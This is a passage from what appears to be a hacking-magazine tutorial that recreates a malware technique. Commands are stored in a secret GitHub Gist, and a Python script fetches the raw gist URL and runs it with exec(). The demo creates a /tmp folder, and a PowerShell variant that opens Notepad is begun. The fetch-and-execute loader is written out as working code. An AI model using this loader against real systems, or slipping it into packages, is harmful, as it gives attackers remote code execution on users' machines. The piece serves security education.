


Let's create a gist with a Python code. I name this gist “hc_test.py”.

*“A breach alone is not a disaster, but mishandling it is.”
- Serene Davis*



If you are our magazine reader from recent times, you should be familiar with the code I am typing here. Once executed, it creates a new directory named “hackercool” in the /tmp folder of the target system. Once you are finished adding code to the gist, scroll down and click on “Create Secret gist” button.



Our secret gist is successfully created.

The screenshot shows a web browser displaying a GitHub Gist page. The address bar shows the URL `https://gist.github.com/hackercoolmagz/f5c975561d19cbd5c...`. The page header includes navigation links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The main header shows the GitHub Gist logo, a search bar, and links for 'All gists' and 'Back to GitHub'. The user profile 'hackercoolmagz' is shown with a 'Secret' label. The gist is named 'hc_test.py' and was 'Created now'. It has 0 stars and 1 revision. The code editor shows a single line of Python code: `os.mkdir("/tmp/hackercool")`. A red arrow points to the 'Raw' button in the top right corner of the code editor. Below the code editor is a comment section with a 'Write' button and a 'Preview' tab.

To view the entire URL of the gist, click on “Raw”.

The screenshot shows the raw content of the gist. The address bar now displays the full URL: `https://gist.githubusercontent.com/hackercoolmagz/f5c975561d19cbd5c...`, which is highlighted with a red rectangle. The main content area shows the same Python code: `os.mkdir("/tmp/hackercool")`.

Copy it. It needs to be pasted somewhere. The malware observed by Reversing Labs was a Python package which had its malicious code in the `setup.py` file. (we have already seen how to create

malicious PYPI package in our August 2022 Issue).

This malware fetched commands to be executed on the local machine from Github Gist. We will also do the same but instead of creating a malicious Python package I will create a simple python script named “test_hc.py” for this as shown below.

```
GNU nano 7.2 test_hc.py
import requests,os
url= "https://gist.githubusercontent.com/hackercoolmaqz/f5c9"
res = requests.get(url)
exec(res.text)
```

[Read 6 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

I am pretty sure you will understand the code yourself but let me explain it to you briefly. The first line imports the “requests” and “os” modules. In the second line, we declare a variable named “url” and assign it the value of the url we just copied earlier (the url of the gist). Yes, this is the same url where we have our secret gist. In the third line, another variable named “res” is created which gets a value at the url. In the fourth line, we execute the value found at “res” variable.

Now, we need to execute this python script. But before that let’s make sure there is no folder named “hackercool” in the /tmp folder.

```
(kali㉿kali)-[~]
$ ls /tmp
hsperfdata_root
ssh-XXXXXXN28c5N
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-colord.service-mvNb1e
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-haveged.service-cYVKP5
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-ModemManager.service-y0NuGL
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-systemd-logind.service-Mk9avp
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-upower.service-aX41hH
```

Then, let’s execute the Python script “test_hc.py”.


```
(kali㉿kali)-[~]
$ python test_hc.py

(kali㉿kali)-[~]
```

The exploit is successfully executed. Note that the “exec” command of python will not return you any output on screen. But, in the tmp folder, we can see a new directory named “hackercool”.

```
(kali㉿kali)-[~]
$ ls /tmp
hackercool
hsperfdata_root
ssh-XXXXXXN28c5N
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-colord.servi
ce-mvNb1e
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-haveged.serv
ice-cYVKP5
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-ModemManager
.service-y0NuGL
systemd-private-d2144e3c99f64ec7a1ea68e6ad641d92-systemd-logi
nd.service-Mk9avp
```

So, we stored a command for our exploit on Github gist and executed it directly from the target system. Another good thing about gists is that we can create code snippets in other languages too, not just python as shown here. We have shown you in python because the malware analyzed by Reversing Labs was in python. Now, let’s create a PowerShell gist. Go to the gist and click on “edit”.

GitHub Gist Search... All gists Back to GitHub

hc hackercoolmagz / hc_test.py Secret

Created 20 minutes ago

Edit Delete Star 0

<> Code Revisions 1 Download ZIP


hc_test.py Raw

```
1 os.mkdir("/tmp/hackercool")
```


hc Write Preview H B I ≡ <> 🔗 ≡ ≡ ≡ ⌨ @ ↗

Leave a comment


Here, I add a script in PowerShell to open Notepad.exe and change the name of the gist to “hc_test.ps1”.



After making changes, scroll down and click on “update secret gist” button.




Click on “Raw” to copy the URL of this secret gist.

